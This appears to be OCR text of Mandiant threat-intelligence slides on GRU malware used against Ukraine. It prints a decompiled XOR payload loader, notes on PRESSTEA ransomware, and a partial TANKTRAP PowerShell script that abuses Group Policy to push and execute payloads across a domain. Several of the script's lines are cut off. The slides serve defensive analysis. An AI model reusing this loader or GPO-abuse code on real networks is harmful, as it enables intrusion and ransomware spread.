
```
dwFileSize = GetFileSize(hFilePayload, 0, sleepTimer);
filePlusPageSize = (dwFileSize + 0x1000);
lpLoadedImage = (VirtualAlloc)(0, dwFileSize + 0x1000, 0x1000u, PAGE_READWRITE);// Allocate initial RWNI payload
(ReadFile)(hFilePayload, lpLoadedImage + 0x1000, dwFileSize, &v53, 0);// Copy the content of the image into our buffer
lpPayload = (*(lpLoadedImage + dwFileSize + 0xFFC) + lpLoadedImage + 0x1000);
if ( dwFileSize )
{
  lpBuffer = (lpLoadedImage + 4096);
  do
  {
    indexKey = 0;
    v49 = wcslen(xorKey);
    v48 = sleepTimer;
    if ( v49 )
    {
      do                                    // decode the buffer
      {
        v50 = xorKey;
        *lpBuffer ^= LOBYTE(xorKey[indexKey++]);
        v51 = wcslen(v50);
        v48 = sleepTimer;
      }
      while ( indexKey < v51 );
    }
    ++lpBuffer;
    --dwFileSize;
  }
  while ( dwFileSize );
}
(VirtualAlloc)(v48, v47, lpLoadedImage, filePlusPageSize, MEM_COMMIT, PAGE_EXECUTE_READ);// Use VirtualAlloc as VirtualProtect
```

```
int __cdecl darkmirror_xor_function(_BYTE *lpBuffer, unsigned int lenBuffer, int key, unsigned int keySize)
{
  unsigned int i; // ebx
  unsigned int j; // ecx
  int result; // eax

  for ( i = 0; i < lenBuffer; ++lpBuffer )
  {
    for ( j = 0; j < keySize; *lpBuffer ^= result )
    {
      LOWORD(result) = (char)j * (char)i;
      LOBYTE(result) = *(_BYTE *)(j + key) + result;
      ++j;
    }
    ++i;
  }
  return result;
}
```

PRESSTEA

AKA: Prestige(Microsoft)

- (actual) Ransomware variant originally discovered by Microsoft
- Targets transportation sectors in Ukraine and Poland
- Payload uses CryptoPP library to load a public key that is used to encrypt each input file
- Deletes back-up catalogs and shadow volume copies
- Second instance during the Ukrainian Invasion of targeting outside of Ukraine by the threat actor



TANKTRAP

- GRU's chosen lateral movement tool
- Rehashed version of SharpGPOAbuse and PowerGPOAbuse
- Used to laterally copy and execute payloads from attack box to entire network
- References SharpGPOAbuse in comments

```
Function Start-work {
    Param
    (
        [Parameter()]
        [String]$GpoGuid = "[redacted]",

        [Parameter()]
        [String]$SourceFile = "C:\Windows\caddy.exe",

        [Parameter()]
        [String]$DestinationFile = "C:\Windows\caddy1.exe",

        [Parameter()]
        [string]$appName = "C:\Windows\caddy1.exe",

        [Parameter()]
        [string]$args = ""
    )


    $Domain = (Get-WmiObject Win32_ComputerSystem).Domain

    Write-Host ("Domain: {0}" -f $Domain) -ForegroundColor Red


    $Root = [ADSI]"LDAP://RootDSE"
    $DomainPath = $Root.Get("DefaultNamingContext")
    $DistinguishedName = "CN=Policies,CN=System," + $DomainPath
    Write-Host ("Distinguished Name: {0}" -f $DistinguishedName) -ForegroundColor Red


    $adGPT = "\\$Domain\sysvol\$Domain\Policies\$GpoGuid\GPT.INI"
    $adGPO = "LDAP://CN=$GpoGuid,$DistinguishedName"
    $PrefPath = "\\$Domain\sysvol\$Domain\Policies\$GpoGuid\Machine\Preferences\"
    Write-Host $adGPO
    $adGPOPath = [ADSI]$adGPO

    Try {
       $currentExt = $adGPOPath.get('gPCMachineExtensionNames')
    } Catch {
        Write-Host "Error1"
        Exit
    }

    if (![string]::IsNullOrEmpty($SourceFile)) {
        if(![string]::IsNullOrEmpty($DestinationFile)) {
          $Filename = Split-Path $DestinationFile -Leaf
          $FilenamePath = "\\$Domain\sysvol\$Domain\Poli
          Copy-Item -Path $SourceFile -Destination $File
          Create-Files -PreferencesPath  $PrefPath -ADGF
        }
    }

    Create-Tasks -PreferencesPath  $PrefPath -ADGPOPath

    Write-Host
    Write-Host "Done" -ForegroundColor Red

}
```


```
Function Save-GPO {

    Param (
        [Parameter()]
        [string]$adGPOPath,


        [Parameter()]
        [string]$adGPT,

        [Parameter()]
        [string]$GuidExtension,

        [Parameter()]
        [string]$Guid

    )

    $adGPO = [ADSI]$adGPOPath

    Try {
       $currentExt = $adGPO.get('gPCMachineExtensionNames')
    } Catch {
        Write-Host "Error2"
    }


    # SharpGPOAbuse

    [System.Collections.Generic.List[String]]$new_values = New-Object System.Collections.Generic.List[String]
    $test = $currentExt.Split('[');

    foreach ($i in $test)
    {
        $new_values.Add($i.Replace("{", "").Replace("}", " ").Replace("]", ""))
    }

    $val1 = "00000000-0000-0000-0000-000000000000"
    # if zero GUID not in current value
    if (!$currentExt.Contains($val1))
    {
        $new_values.Add($val1 + " " + $Guid);
    }
    # if zero GUID exists in current value
    elseif ($currentExt.Contains($val1))
    {
        for ($k = 0; $k -lt $new_values.Count; $k++)
        {
            if ($new_values[$k].Contains($val1))
            {
                [System.Collections.Generic.List[String]]$toSort = New-Object System.Collections.Generic.List[String]
                [string[]] $test2 = $new_values[$k].Split()
                for ($f = 1; $f -lt $test2.Length; $f++)
                {
                    $toSort.Add($test2[$f])
                }
                $toSort.Add($Guid)
                $toSort.Sort()
```

MANDIANT
NOW PART OF Google Cloud

Conclusion

Conclusion

- Campaign has been littered with low equity, limited use tools
- There was significant delay in replacing tools that were likely burnt at the start of the invasion
- In multiple cases, the GRU attempted to masquerade as “ransomware” actors
- Although some operations were successful, they were littered with operational errors
  - Incorrect wipers
  - Poorly written implants
- The actor attempted to introduce variety, but the wider operation led to cross contamination of operations.
- Regardless of the geopolitical risk, the GRU and wider Russian Intelligence are happy to target outside of Ukraine



Acknowledgements

- Mandiant
  - Research Team
  - Incident Response Team
  - Pokemon Master team
  - Intelligence teams

MANDIANT
NOW PART OF Google Cloud

lukejenx@google.com

@lukejenx